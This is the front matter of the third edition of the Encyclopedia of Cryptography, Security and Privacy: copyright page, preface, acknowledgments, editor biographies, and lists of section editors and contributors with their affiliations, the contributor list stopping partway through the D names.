SPRINGER NATURE
Reference

Sushil Jajodia
Pierangela Samarati
Moti Yung
Editors

Encyclopedia of Cryptography, Security and Privacy

Third Edition

Springer

Editors
Sushil Jajodia, Pierangela Samarati and Moti Yung

Encyclopedia of Cryptography, Security and Privacy

Third Edition

With 459 Figures and 100 Tables



Editors
Sushil Jajodia
Center for Secure Information Systems, George Mason University, Fairfax, VA, USA

Pierangela Samarati
Università degli Studi di Milano, Milan, Italy

Moti Yung
Google LLC and Columbia University, New York, NY, USA

ISBN 978-3-030-71520-5 e-ISBN 978-3-030-71522-9
https://doi.org/10.1007/978-3-030-71522-9

© Springer Nature Switzerland AG 2005, 2011, 2025

This work is subject to copyright. All rights are solely and exclusively licensed by the Publisher, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed.

The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.

The publisher, the authors and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, expressed or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The

publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

This Springer imprint is published by the registered company Springer Nature Switzerland AG.
The registered company address is: Gewerbestrasse 11, 6330 Cham, Switzerland

Preface

A rich stream of papers and many good books have been written on cryptography, security, and privacy, but most of them assume a scholared reader who has the time to start at the beginning and work their way through the entire text. The goal of the *Encyclopedia ofCryptography, Security, and Privacy, Third Edition* is to make important notions of cryptography, security, and privacy accessible to readers who have an interest in particular concepts related to these areas, but lack the time to study one of the many books in these areas or prefer a guided introduction to a particular subject.

The third edition is intended as a replacement of *Encyclopedia of Cryptography and Security, Second Edition* that was edited by Henk van Tilborg and Sushil Jajodia and published by Springer in 2011. The goal of the third edition is to enhance the earlier edition in several important and interesting ways. First, as noticeable already from the title of the encyclopedia, coverage has been expanded with special emphasis to the area of privacy. Second, entries of the second edition have been updated when needed to keep pace with the advancement of the state of the art. Third, considering the fast pace at which information and communication technology is evolving and has evolved drastically since the second edition, new entries have been introduced to provide an extensive view and include coverage of several newer topics. This third edition provides a comprehensive reference to 1067 topics in the broad field of cryptography, security, and privacy; compared to the second edition where the reader can find 750 new (either revised or newly added) entries.

This *Encyclopedia* is available not only as a printed volume but as an online reference work as well. The print publication includes an index of subjects and of authors. This *Encyclopedia* has an home page at Encyclopedia of Cryptography, Security and Privacy |SpringerLink where it is available online. The online edition is an XML e-Reference searchable version that allows cross-references. Moreover, the online edition will also allow us to make regular updates as new trends and terms arise.

Sushil Jajodia
Pierangela Samarati
Moti Yung
Editors

Fairfax, USA
Milan, Italy
New York, USA
November 2024

Acknowledgments

We would like to acknowledge several individuals who made this *Encyclopedia* possible. First and foremost, we would like to extend our sincerest thanks to the members of the editorial board and all the authors for their hard work. We are grateful to Daniel Diwakar of Springer Nature India who assisted us with every aspect of preparing this *Encyclopedia*, from collection of entries to dealing with editors and authors and various format-related issues in preparation of the printed volume. Last, but certainly not the least, thanks are due to our publisher, Susan Lagerstrom-Fife of Springer Nature, for her enthusiasm and support for this project. Thank you very much, all of you!

About the Editors

Sushil Jajodia



is currently Distinguished University Professor, BDM International Professor, and the Director of the Center for Secure Information Systems, George Mason University, Fairfax, Virginia. Prior to joining George Mason, he held permanent positions at the National Science Foundation, Naval Research Laboratory, and the University of Missouri-Columbia. He has also been a Visiting Professor at the University of Milan, Sapienza University of Rome, Cambridge University, King's College, Paris Dauphine University, and Imperial College. Dr. Jajodia received his BS and MS from the Southern Illinois University, Carbondale, and PhD from the University of Oregon, Eugene, all in Mathematics.

Dr. Jajodia has sustained a highly active research agenda spanning database and distributed systems, and cyber security for over 30 years. He has authored or coauthored 7 books, edited 52 books and conference proceedings, and published more than 500 technical articles in refereed journals and conference proceedings. He is also a holder of 29 patents, 18 of which have been licensed by successful startups. Dr. Jajodia has supervised 27 doctoral dissertations; 13 of these graduates hold academic positions while rest are in successful industrial positions.

Dr. Jajodia has served in different capacities for various journals and conferences. He was the founding editor-in-chief of the *Journal of Computer Security* and has served as the editor of several journals including *IEEE Transactions on Computers, ACM Transactions on Privacy and Security*, and *IEEE Transactions on Knowledge and Data Engineering*.

Dr. Jajodia is a fellow of Association for Computing Machinery (ACM), Institute of Electrical and Electronics Engineers (IEEE), and International Federation for Information Processing (IFIP), and recipient of numerous awards including the IEEE Computer Society W. Wallace McDowell

Award. According to Google Scholar, he has over 55,000 citations, and his h-index is 116 (See: https://csis.gmu.edu/jajodia).

Pierangela Samarati



is a Professor at the Department of Computer Science of the Università degli Studi di Milano, Italy. Her main research interests are on data and applications security and privacy, especially in emerging scenarios. She has participated in several EU-funded projects involving different aspects of information protection, also serving as project coordinator. She has published more than 300 peer-reviewed articles in international journals, conference proceedings, and book chapters. She has been Computer Scientist in the Computer Science Laboratory at SRI, CA (USA). She has been a visiting researcher at the Computer Science Department of Stanford University, CA (USA), and at the Center for Secure Information Systems of George Mason University, VA (USA). She is the chair of the IEEE Systems Council Technical Committee on Security and Privacy in Complex Information Systems (TCSPCIS), of the ERCIM Security and Trust Management Working Group (STM), and of the ACM Workshop on Privacy in the Electronic Society (WPES). She is a member of several steering committees. She has served as Program Chair and General Chair of several international conferences and in the editorial board of several journals. She is an IEEE Fellow (2012), ACM Fellow (2021), and IFIP Fellow (2021). She has received the ESORICS Outstanding Research Award (2018), the IEEE Computer Society Technical Achievement Award (2016), and the IFIP WG 11.3 Outstanding Research Award (2012) (See: https://samarati.di.unimi.it).

Moti Yung



is a Distinguished Security and Privacy Research Scientist with Google. He received his PhD from Columbia University in 1988. Previously, he was with IBM Research, Certco (Bankers Trust), RSA Laboratories (EMC), and Snap. He has also been an adjunct senior research faculty at Columbia University (for over 30 years), where he has co-advised and worked with PhD students.

Yung is a fellow of the IEEE, the Association for Computing Machinery (ACM), the International Association for Cryptologic Research (IACR), and the European Association for Theoretical Computer Science (EATCS). In 2010 he gave the IACR Distinguished Lecture. He is the recipient of the 2014 ACM's Special Interest Group on Security, Audit and Control (SIGSAC) Outstanding Innovation award, the 2014 ESORICS (European Symposium on Research in Computer Security) Outstanding Research award, an IBM Outstanding Innovation award, a Google OC award, and a Google founders' award. In 2018 he received the IEEE-CS W. Wallace McDowell Award and in 2020 he received the IEEE-CS Computer Pioneer Award. In 2020 he received the test-of-time award for a paper predicting ransomware co-authored in 1996 in IEEE's Symposium on Security and Privacy; also in 2020 he received the IACR's Public Key Cryptography (PKC) conference test-of-time award for a paper he co-authored in 1998; in 2024 he received the Eurocrypt test-of-time award for a paper he co-authored in 2009. Yung is a member of the American Academy of Arts and Sciences.

Yung's contributions to research and development treat science and technology holistically: from the theoretical mathematical foundations, via conceptual mechanisms, to applied cryptography, and to participation in developing actual industrial products. His work has been predicting future needs of secure systems, and analyzing coming threats. These led to basic innovative theoretical notions, central applied concepts, and concrete

industrial systems (See: https://dblp.org/pid/y/MotiYung.html https://en.wikipedia.org/wiki/Moti_Yung).

Section Editors

Carlisle Adams



School of Electrical Engineering and Computer Science, University of Ottawa, Ottawa, ON, Canada

Charu C. Aggarwal



IBM T. J. Watson, Research Center, Yorktown Heights, NY, USA

Massimiliano Albanese




Center for Secure Information Systems, George Mason University, Fairfax, VA, USA

Carlo Blundo



Dipartimento di Scienze, Aziendali – Management and Innovation Systems, Università degli Studi di Salerno, Fisciano, (SA), Italy

Dan Boneh



Stanford University, Stanford, CA, USA

Reza Curtmola




Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

Ernesto Damiani



Computer Science Department, Università degli Studi di Milano, Milano, Italy

Sabrina De Capitani di Vimercati



Computer Science Department, Università degli Studi di Milano, Milano, Italy

Robert Deng



School of Computing and Information Systems, Singapore Management University, Singapore, Singapore

Yvo Desmedt




Computer Science, The University of Texas at Dallas, Richardson, TX, USA

Roberto Di Pietro



CEMSE, King Abdullah University of Science and Technology, Jeddah, Saudi Arabia

David Eckhoff



TUMCREATE, Singapore, Singapore

Caroline Fontaine



CNRS/Lab-STICC/CID and Telecom Bretagne, Lab-STICC/CID and Telecom Bretagne/ITI, Brest Cedex 3, France

Sara Foresti



Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

Steven Furnell



School of Computer Science, University of Nottingham, Nottingham, UK

Yufei Han




PIRAT team, INRIA Center at University of Rennes, Rennes, France

Murat Kantarcioglu



Computer Science Department, University of Texas at Dallas, Richardson, TX, USA

Ramesh Karri



Tandon School of Engineering, Polytechnic Institute, New York University, Brooklyn, NY, USA

Sokratis K. Katsikas



Department of Information Security and Communication Technology, Norwegian University of Science and Technology – NTNU, Gjøvik, Norway

Aggelos Kiayias



School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

Tanja Lange



Department of Mathematics and Computer Science, Coding Theory and Cryptology, Eindhoven Institute for, the Protection of Systems, and Information, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Javier Lopez



Computer Science, University of Malaga, Malaga, Spain

Luigi V. Mancini




Dipartimento di Informatica, Università di Roma “La Sapienza”, Rome, Italy

Catherine Meadows




US Naval Research Laboratory, Washington, DC, USA
Mantua Drive, Fairfax, VA, USA

Alfred Menezes



Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

David Naccache



Computer Science Department, Ecole normale supérieure, Paris, France

Suku Nair



Vice Provost for Research and Chief Innovation Officer, Director of AT&T Center for Virtualization, University Distinguished Professor, SMU, Dallas, TX, USA

Christof Paar



Max Planck Institute for Security and Privacy, Bochum, Germany

Pankaj Pandey



Department of Information Security and Communication Technology,
Norwegian University of Science and Technology, Gjøvik, Norway

Stefano Paraboschi



DIGIP, Università degli Studi di Bergamo, Bergamo, Italy

Gerardo Pelosi



Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

Guenther Pernul



Department of Information Systems, Fakultät für Informatik und Data Science, Universität Regensburg, Regensburg, Germany

Pierluigi Perri



Department “Cesare Beccaria”, University of Milan, Milan, Italy

Giuseppe Persiano



Dipartimento di Scienze Aziendali, Università di Salerno, FIsciano, (SA), Italy

Vincenzo Piuri




Department of Computer Science, Università degli Studi di Milano, Milano, Italy

Michalis Polychronakis



Computer Science, Stony Brook University, Stony Brook, NY, USA

Bart Preneel



Department of Electrical Engineering ESAT/COSIC, KU Leuven, Leuven, Belgium

Kazue Sako



Department of Computer Science and Engineering, Waseda University, Tokyo, Japan

Berry Schoenmakers



Mathematics and Computer Science, TU Eindhoven, Eindhoven, Netherlands

Fabio Scotti



Department of Computer Science, Università degli Studi di Milano, Milano, (MI), Italy

Fran çois-Xavier Standaert



Université Catholique de Louvain, Louvain-la-Neuve, Belgium

Jaideep Vaidya



Management Science and Information Systems, Rutgers University, Newark, NJ, USA

Venkat Venkatakrishnan




Computer Science, University of Illinois at Chicago and Discovery Partners Institute, Chicago, IL, USA

Isabel Wagner



Department of Mathematics and Computer Science, University of Basel, Basel, Switzerland

Suhang Wang



College of Information Sciences and Technology, The Pennsylvania State University, University Park, PA, USA

Ting Yu



Computer Science, Mohamed bin Zayed University of Artificial Intelligence (MBZUAI), Abu Dhabi, UAE

Contributors

Andrea F. Abate
Department of Computer Science, University of Salerno, Fisciano, Italy

Hanaa Abbas
ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar

Saeed Abu-Nimeh
Damballa Inc, Atlanta, GA, USA

Alessandro Acquisti
Carnegie Mellon University, Pittsburgh, PA, USA

Gergely Acs
CrySyS Lab, Department of Networked Systems and Services, Budapest University of Technology and Economics (BME-HIT), Budapest, Hungary

Nabil Adam
Department of Management Science and Information Systems, CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

Carlisle Adams
School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

Charu C. Aggarwal
IBM T. J. Watson Research Center, Hawthorne, NY, USA

Chuadhry Mujeeb Ahmed
University of Strathclyde, Glasgow, UK

Mohammad Abdullah Al Faruque
University of California, Irvine, CA, USA

Khalil Al-Hussaeni

Department of Computer Science, Rochester Institute of Technology, Dubai, UAE

Ehab Al-Shaer
Cyber Defense and Network Assurability (CyberDNA) Center, Department of Software and Information Systems College of Computing and Informatics, University of North Carolina Charlotte, Charlotte, NC, USA

Massimiliano Albanese
Center for Secure Information Systems, George Mason University, Fairfax, VA, USA

Cristina Alcaraz
Computer Science Department, University of Malaga Campus de Teatinos s/n, Malaga, Spain

Mohammad E. Alim
The University of Alabama in Huntsville, Huntsville, AL, USA

Vijay Alturi
Management Science and Information Systems Department, Center for Information Management, Integration and Connectivity, Rutgers University, Newark, NJ, USA

Jim Alves-Foss
Department of Computer Science, University of Idaho, Moscow, ID, USA

Ghous Amjad
Brown University, Providence, RI, USA

Marios Anagnostopoulos
Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Nicolas Anciaux
Inria Saclay île-de-France, Palaiseau, France

Sebastian Angel

Microsoft Research, Redmond, WA, USA
University of Pennsylvania, Philadelphia, PA, USA

Angelos Antonopoulos
The University of Texas at Dallas, Richardson, TX, USA

Claudio A. Ardagna
Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

Hafiz Asif
Rutgers University, Newark, NJ, USA

Michael Atighetchi
Raytheon BBN, Cambridge, MA, USA

Maurizio Atzori
DMI, University of Cagliari, Cagliari, Italy

Roberto Avanzi
ARM Germany GmbH, Grasbrunn, Germany
ARM, Bochum, Germany

Gildas Avoine
INSA Rennes, Univ Rennes, IRISA, CNRS, Rennes, France

Mikel Awad
St. Petersburg, FL, USA

Erman Ayday
Bilkent University, Ankara, Turkey
Case Western Reserve University, Cleveland, OH, USA

Kimia Zamiri Azar
George Mason University, Fairfax, VA, USA

Enrico Bacis
Google, Zurich, Switzerland

Maria Bada

Department of Computer Science and Technology, Cambridge Cybercrime Centre, University of Cambridge, Cambridge, UK

Ali Bagherzandi
University of California, Irvine, CA, USA

Leila Bahri
Royal Institute of Technology, Stockholm, Sweden

Harald Baier
Research Institute CODE, Universität der Bundeswehr München, Munich, Germany

Spiridon Bakiras
College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar

Suman Banerjee
Department of Computer Sciences, University of Wisconsin at Madison, Madison, WI, USA

Ankan Bansal
University of Maryland, College Park, MD, USA

K. Suzanne Barber
Center for Identity, The University of Texas at Austin, Austin, TX, USA

Alessandro Barenghi
Department of Electronics, Information and Bioengineering – DEIB, Politecnico di Milano, Milan, Italy

Sergio Barezzani
Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

Alexander Barg
Department of Electrical and Computer Engineering, University of Maryland, College Park, MD, USA

Paulo S. L. Barreto

Department of Computer and Digital Systems Engineering (PCS), Escola Politécnica, University of São Paulo (USP), São Paulo, Brazil

Anomadarshi Barua
University of California, Irvine, CA, USA

Kanad Basu
Department of Electrical and Computer Engineering, University of Texas, Dallas, TX, USA

Lejla Batina
Radboud University, Nijmegen, The Netherlands

Gunjan Batra
Kennesaw State University, Kennesaw, GA, USA

Friedrich L. Bauer
Nördliche Villenstrasse, Kottgeisering, Germany

Steffen Becker
Max Planck Institute for Security and Privacy, Bochum, Germany
Ruhr University Bochum, Bochum, Germany

Carly Beckerman
Institute of Hazard Risk and Resilience and the School of Government and International Affairs, University of Durham, Durham, UK

Homayoon Beigi
Research, Recognition Technologies, Inc., South Salem, NY, USA

Amos Beimel
Department of Computer Science, Ben Gurion University of the Negev, Beer-Sheva, Israel

David Elliott Bell
Reston, VA, USA

Marta Bellés-Muñoz
Universitat Pompeu Fabra, Barcelona, Spain

Steven M. Bellovin
Department of Computer Science, Columbia University, New York, NY, USA

Nicola Bena
Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

Olivier Benot
Ingenico, Région de Saint-Étienne, France

Malek Ben Salem
Accenture, Arlington, VA, USA

Daniel J. Bernstein
Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Filippo Berto
Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

Claudio Bettini
Department of Computer Science, Università degli Studi di Milano, Milano, Italy

Bhaveer Bhana
Department of Information Systems, Rhodes University, Grahamstown, South Africa

Bhawani Shanker Bhati
TUMCREATE Ltd., Singapore, Singapore

Swarup Bhunia
University of Florida, Gainesville, FL, USA

Kaigui Bian
Department of Electrical and Computer Engineering, Virginia Tech, Blacksburg, VA, USA

Gergely Biczók

CrySyS Lab, Department of Networked Systems and Services, Budapest University of Technology and Economics (BME-HIT), Budapest, Hungary

Frdrique Biennier
LIESP, INSA de Lyon, Villeurbanne, France

Eli Biham
Department of Computer Science, Technion—Israel Institute of Technology, Haifa, Israel

Leyla Bilge
NortonLifeLock Research Group, Antibes, France

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

Matt Bishop
Department of Computer Science, University of California at Davis, Davis, CA, USA

Joachim Biskup
Fakultät für Informatik, Technische Universität Dortmund, Dortmund, Germany

J. Black
Department of Computer Science, Boulder, CO, USA

G. R. Blakley
Department of Mathematics, Texas A&M University, College Station, TX, USA

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Carlo Blundo

Dipartimento di Scienze Aziendali – Management and Innovation Systems, Università degli Studi di Salerno, Fisciano, Italy

Jonas Böhler
SAP Security Research, SAP SE, Karlsruhe, Germany

Fabian Böhm
Chair of Information Systems, University of Regensburg, Regensburg, Germany

Alexandra Boldyreva
School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

Piero A. Bonatti
Dipartimento di Ingegneria Elettrica e Tecnologie dell'Informazione, Università di Napoli Federico II, Napoli, Italy

Emma Bond
University of Suffolk, Ipswich, UK

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Surekha Borra
Department of ECE, K.S. Institute of Technology, Bangalore, Karnataka, India

Antoon Bosselaers
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Luc Bouganim
Inria Saclay île-de-France, Palaiseau, France

Emilie Bout
Inria Lille Nord-Europe, Lille, France

Brian M. Bowen

Department of Computer Science, Columbia University, New York, NY, USA

Xavier Boyen
Queensland University of Technology, Brisbane, QLD, Australia

Gilles Brassard
Department IRO, Université de Montréal, Montreal, QC, Canada

Vladimir Brik
Department of Computer Sciences, University of Wisconsin at Madison, Madison, WI, USA

Gerald Brose
Hype Softwaretechnik GmbH, Bonn, Germany

David Brumley
Electrical and Computer Engineering Department, Department of Computer Science, Carnegie Mellon University, Pittsburgh, PA, USA

Marco Bucci
Fondazione Ugo Bardoni, Rome, Italy

Ileana Buhan
Radboud University, Nijmegen, The Netherlands

Benedikt Bünz
New York University, New York, USA

Diana L. Burley
American University, Washington, DC, USA

Mike Burmester
Department of Computer Science, Florida State University, Tallahassee, FL, USA

Kaliski Burt
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Christoph Busch
Norwegian University of Science and Technology (NTNU), Gjøvik, Norway

Laurent Bussard
European Microsoft Innovation Center, Aachen, Germany

Enrique Cabello
URJC, Madrid, Spain

Christian Cachin
IBM Research – Zurich, Rüschlikon, Switzerland

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Jon Callas
Indiana University, Bloomington, IN, USA

Alessandro Campi
Dipartimento di Elettronica, Informazione e Bioingegneria, Politecnico di Milano, Milan, Italy

Patrizio Campisi
Section of Applied Electronics, Department of Engineering, Roma Tre University, Rome, Italy
Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy

G. Camurati
ETH Zurich, Zurich, Switzerland

Ran Canetti
The Blavatnik School of Computer Sciences, Tel Aviv University, Tel Aviv, Israel

Ebru Celikel Cankaya

Department of Computer Science, University of Texas at Dallas, Richardson, TX, USA

Hakki C. Cankaya
Masergy Communications, Inc., Plano, TX, USA

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Guohong Cao
The Pennsylvania State University, University Park, PA, USA

Yang Cao
Kyoto University, Kyoto, Japan

Srdjan Capkun
Department of Computer Science, System Security Group, ETH Zurich, Zürich, Switzerland

Elias G. Carayannis
School of Business, George Washington University, Washington, DC, USA

Alvaro A. Cardenas
University of California, Santa Cruz, CA, USA

Jaime S. Cardoso
INESC TEC and Faculdade de Engenharia da Universidade do Porto, Porto, Portugal

Claude Carlet
Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

Barbara Carminati
DISTA, Università degli Studi dell'Insubria, Varese, Italy

William D. Casper
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of

Engineering, Southern Methodist University, Houston, TX, USA

Gaëtan Cassiers
UCLouvain, Louvain-la-Neuve, Belgium

Aniello Castiglione
Department of Science and Technology, University of Naples Parthenope, Naples, Italy

Ebru Celikel Cankaya
Department of Computer Science and Engineering, University of North Texas, Denton, TX, USA

Anrin Chakraborti
Stony Brook University, Stony Brook, NY, USA

Abhishek Chakraborty
University of Maryland, College Park, MD, USA

Rajat Subhra Chakraborty
Department of Computer Science and Engineering, Indian Institute of Technology, Kharagpur, India

Manuel M. T. Chakravarty
IOG, Utrecht, The Netherlands

David Challener
Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

Pascale Charpin
INRIA, Rocquencourt, Le Chesnay Cedex, France

Rama Chellappa
Johns Hopkins University, Baltimore, MD, USA

Rongmao Chen
National University of Defense Technology, Changsha, China

Bee-Chung Chen

Yahoo! Research, Mountain View, CA, USA

Chen-Mou Cheng
Department of Electrical Engineering, National Taiwan University, Taipei, Taiwan

Mihai Chiroiu
Computer Science and Engineering Department, University POLITEHNICA of Bucharest, Bucharest, Romania

Young B. Choi
Department of Natural Science, Mathematics and Technology, School of Undergraduate Studies, Regent University, Virginia Beach, VA, USA

Hamid Choukri
Gemalto Compagny, Meudon, France

Sherman S. M. Chow
Department of Information Engineering, Chinese University of Hong Kong, Shatin, Hong Kong

Mihai Christodorescu
IBM T.J. Watson Research Center, Hawthorne, NY, USA

Stelvio Cimato
Department of Computer Science, Università degli studi di Milano, Milan, Italy

Cosmin Ciobanu
EU Agency for Cybersecurity (ENISA), Heraklion, Greece

Andrew Clark
Information Security Institute, Queensland University of Technology, Brisbane, QLD, Australia

Nathan Clarke
University of Plymouth, Plymouth, UK

Jiska Classen

Secure Mobile Networking Lab, TU Darmstadt, Darmstadt, Germany

Christopher W. Clifton
CS Department, Purdue University, West Lafayette, IN, USA

Jeff Collins
Southern Methodist University, Dallas, TX, USA
Ericsson, Plano, TX, USA

Hiep Cong-Pham
RMIT University Vietnam, Ho Chi Minh City, Vietnam

Mauro Conti
Department of Mathematics, University of Padua, Padua, Italy

Scott Contini
Silverbrook Research, Balmain, NSW, Australia

Debbie Cook
Telcordia Applied Research, Piscataway, NJ, USA

Sandro Coretti
IOG, Zurich, Switzerland

Scott E. Coull
RedJack, LLC, Silver Spring, MD, USA

Lorrie Faith Cranor
School of Computer Science, Carnegie Mellon University, Pittsburg, PA, USA

Claude Crépeau
School of Computer Science, McGill University, Montreal, QC, Canada

Stefano Cresci
Institute for Informatics and Telematics, National Research Council (IIT-CNR), Pisa, Italy

Eric Cronin

CIS Department, University of Pennsylvania, Philadelphia, PA, USA

Scott Crosby
Department of Computer Science, Rice University, Houston, TX, USA

Mary J. Culnan
Information and Process Management Department, Bentley University, Waltham, MA, USA

Frédéric Cuppens
Polytechnique Montreal, Montreal, Canada
LUSSI Department, TELECOM Bretagne, Cesson Sévigné Cedex, France

Nora Cuppens-Boulahia
Polytechnique Montreal, Montreal, Canada

Nora Cuppens-Boulahia
LUSSI Department, TELECOM Bretagne, Cesson Sévigné Cedex, France

Reza Curtmola
Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

Adam Czajka
Department of Computer Science and Engineering, University of Notre Dame, Notre Dame, IN, USA

Adéle da Veiga
School of Computing, University of South Africa (UNISA), Johannesburg, South Africa

Italo Dacosta
Department of Computer Sciences, Georgia Institute of Technology, Atlanta, GA, USA

Joan Daemen
STMicroelectronics, Zaventem, Belgium

Savino Dambra

Eurecom, Sophia Antipolis, France

Ernesto Damiani
Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

Antitza Dantcheva
Centre Inria d'Université Côte d'Azur, Sophia Antipolis, France

Vanesa Daza
Universitat Pompeu Fabra, Barcelona, Spain

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Sabrina De Capitani di Vimercati
Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

Danny De Cock
